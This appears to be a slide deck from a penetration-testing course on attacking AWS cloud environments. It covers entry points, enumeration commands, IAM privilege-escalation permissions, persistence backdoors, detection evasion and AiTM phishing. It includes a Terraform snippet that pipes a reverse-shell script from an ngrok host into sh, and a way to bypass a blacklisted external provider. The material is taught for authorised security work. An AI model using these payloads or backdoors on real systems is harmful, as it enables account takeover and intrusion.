

Lesson 8

Penetration Testing 5 – Cloud Security


Disclaimer

What you will go through in this course, is highly highly niched skills that can make you a highly valuable asset in an organization, or an overnight criminal when things are done without permission, or the right ethical considerations.

You CAN land in trouble if you breach the computer misuse act, and in no capacity I will be vouching for you, sanctioning you, or even allowing you to attack on properties that are not own by me, or for lesson purpose.

So please, help me to help you by not doing anything taught in class, onto someone else.


Penetration Testing Life Cycle




Cloud Security At A Glance



Your journey towards cloud is VERY different




Your journey towards cloud is VERY different




You enter through either an application security bug, or cloud native misconfiguration. This means your attack surface has more than doubled.

Your journey towards cloud is VERY different




Once you have a foothold in the cloud, you use the principle you have compromised to conduct reconnaissance and enumeration. This can be done through various tools like awsEnum or Pacu Framework

Your journey towards cloud is VERY different



Use what you have from the previous phase, and conduct a persistency activity to ensure your access to the environment remains persistent. Sometimes, you may not need this and you can skip this step.

Your journey towards cloud is VERY different



Cloud attack is not complete without complete understanding of the environment. Hence once you have knowledge of the inner workings, you may find yourself pivoting from one cloud system to another...


This lesson is about...

Modern Cloud Attacks

Cloud Native Approach


Surviving “Hostile” Cloud Environment

Every “thing” in the cloud is a RESOURCE




Do you think the cloud has boundaries?

- A) Yes
- B) No



Do you think the cloud has boundaries?


- A) Yes
- B) No



The cloud has a layer of “bottle neck”



aws-cli/boto3/sdk



The cloud is not truly “isolated”

You have a cloud network that is isolated? No problem! AWS CLI is the backdoor!

Let's talk about common attacks

- S3 bucket
 - Public bucket
- EC2
 - Public snapshots
 - Misconfigured subnets
 - Public AMIs
- CI/CD
 - Pipeline RCE
 - Misconfigurations
- Privilege Escalation

Because it is so flat, it's like knocking on doors on the same floor!

- Layers of defence in depth only slows down the attacker in the cloud



Entry Points

Unfortunately, there are only three key entry points (Conventional)


- 1) Leaked keys (can come in interesting forms)
- 2) SSRF (IMDSv1)
- 3) RCE

Leaked Keys

AWS Keys come in two forms:

- 1) User Keys (AKIAxxxxxxxxxxxx)
 - a) Consist of
 - i) AccessKeyID
 - ii) AccessSecret
- 2) Session Key (ASIAxxxxxxxxxxxx)
 - a) Consist of
 - i) AccessKeyID
 - ii) AccessSecret
 - iii) SessionToken

SSRF IMDSv1



All AWS EC2 resource comes with instance meta-data, providing a list of information:

- Instance profile
- Security group
- VPC
- Instance id
- AMI
- Instance IAM security credentials



Note: Remember to mention guard-duty stuff

RCE

Remote Code Execution allows two main scenarios:

- 1) Assume the instance IAM permissions to execute AWS CLI
- 2) Exfiltrate instance meta-data security token to execute AWS CLI out of band

Pros:

Best way to instrument AWS attacks

Cons:

You have to deal with endpoint detection

What do we do next?

`aws sts get-caller-identity`

Know this by heart. This will tell you who you are with the current set.

```
aws sts get-caller-identity
```

Output:

```
{
  "UserId": "AIDASAMPLEUSERID",
  "Account": "123456789012",
  "Arn": "arn:aws:iam::123456789012:user/DevAdmin"
}
```

We now enter the most painful stage

ENUMERATION

We Always enumerate the following as low hanging fruits:

`aws sts get-caller-identity`

`aws iam get-account-authorization-details`

`aws organizations describe-organization`

`aws organizations list-roots`

Afterwards, use all enumeration tool available. (For brute force and/or heuristics enumeration)

Common enumeration tools

<https://github.com/shabarkin/aws-enumerator>

<https://github.com/bassammaged/awsEnum>

<https://github.com/andresriancho/enumerate-iam>

<https://github.com/RhinoSecurityLabs/pacu>

<https://github.com/carlospolop/bf-aws-permissions>

Common Enumeration Paths

While running the tools, you can also test by hand.

Personally, I would test in the following order:

1. Describe EC2 instances
2. Describe secrets from secrets manager
3. Describe Lambda
4. Describe KMS

What is your goal?

Action : *

Resource: *

Always remember this, everything in the cloud, is permission based.

If you have * and *, you are admin.

#Note: sometimes detection are placed on AWS template roles, if you can create/latch on roles that has * and *, you can avoid certain detections

Privilege Escalation Methods

Depending on what is available to you, no matter the method or exploitation, you need to “spin up” a high privilege resource or “piggy back” an existing resource (through RCE)

ec2:RunInstance + iam:PassRole

iam:AttachUserPolicy

iam:PutUserPolicy

iam:UpdateAssumeRolePolicy + sts:AssumeRole

lambda:CreateFunction + lambda:InvokeFunction + iam:Passrole

lambda:UpdateFunctionCode

Now you have * and *, what do you do?

You you get everything.

Like Secrets Manager, KMS, EC2 SSM, S3 buckets

But most importantly, how long can you maintain * and *?

The world is full of backdoors, but you just need one

Backdoors:

- Backdoor role with trust policy
- Backdoor with new user
- Maintain access with EC2 using custom AMI with your C2 agent
- Create lambda with invocation policies that allows external account invoke and execute python code on runtime with high privileged role
- Trigger lambda with backdoor SNS/SQS, execute python code on runtime

Cloud attacks have evolved

No longer looking for “over permissive resource”

We look for Chain of Attacks

Example:

SSRF → Lambda Credentials → Lambda Source Code → Secrets Manager →
Third Party Cloud SaaS → CI/CD Automation → Credentials in CI/CD store →
Cloud Takeover/Account Takeover

We go beyond “Just the cloud”

Cloud native companies are not just gonna use “Cloud service”

Think traditional permission and security architecture translated into Cloud.

How can an organization translate policy based security to something as dynamic as cloud?

Enter the world of BYOD

Many small/medium companies started out with BYOD.

Enabling this, you need DIRECTORY AS A SERVICE



This helps push down policies/healthchecks for compliance



Once maturity hits, company issues company laptops

Hence...

Your cloud attack surface now as gone beyond “Cloud apps” but “Cloud ecosystem”.

No longer we are thinking about RCEs, SSRFs, Etc. OWASP Top 10? Throw it out of the window

You are looking into:

Misconfigurations, Highly trusted SaaS integrations, CI/CD takeovers, Credential management

Before we move on

There are also other prevailing attacks:

Attacks on K8s system through SSRF that attacks the weakness of Kube2IAM resulting to the credentials of K8s host machine instead of Pods (There is a mitigation for this natively on AWS now)

Attacks on ML pipeline system through poisoning the S3 which results in the execution of poison-ed pickle files resulting to RCE in model training

Attacks on CI/CD pipeline that employs sidecar or wrapper services to perform integration actions, for example Atlantis. (terraform plan/apply)

Before we move on

You can also attack terraform through code execution on Terraform plan, or even import custom terraform plugins

inline provider data

```
data "external" "example" {  
  program = ["sh", "-c", "curl https://reverse-shell.sh/8.tcp.ngrok.io:12946 | sh"]  
}
```

Before we move on

In case you encounter a situation where `hashicorp/external` was blacklisted, you can re-implement the `external` provider by doing the following. Note: We use a fork of external provider published by <https://registry.terraform.io/providers/nazarewk/external/latest>. You can publish your own fork or re-implementation as well.

```
terraform
terraform {
  required_providers {
    external = {
      source = "nazarewk/external"
      version = "3.0.0"
    }
  }
}
```

Then you can use `external` as per normal.

```
terraform
data "external" "example" {
  program = ["sh", "-c", "whoami"]
}
```

My contribution to
HackTricks :D

<https://cloud.hacktricks.wiki/en/pentesting-ci-cd/terraform-security.html#replace-blacklisted-provider>

Let's go Phish-ing

Since we are going to target cloud, how can we target Enterprise Directory As a Service setups?

You must remember:


Each apps are authenticated through the DaaS

Access are given fine grain

Introducing... AiTM

Adversary in The Middle attacks

TL;DR, a class of attack through phishing, we can use frameworks such as EvilGINX or Muraena to attack modern cloud infrastructures using DaaS, and automate the attacks to achieve further foothold



Break Time

Exercise

Hands on:

<https://thebigiamchallenge.com/challenge/1>

Walkthroughs:

<https://pswalia2u.medium.com/bigiamchallenge-aws-iam-challenges-ded45cb983f2>

<https://github.com/dibsy/bigiamchallenge>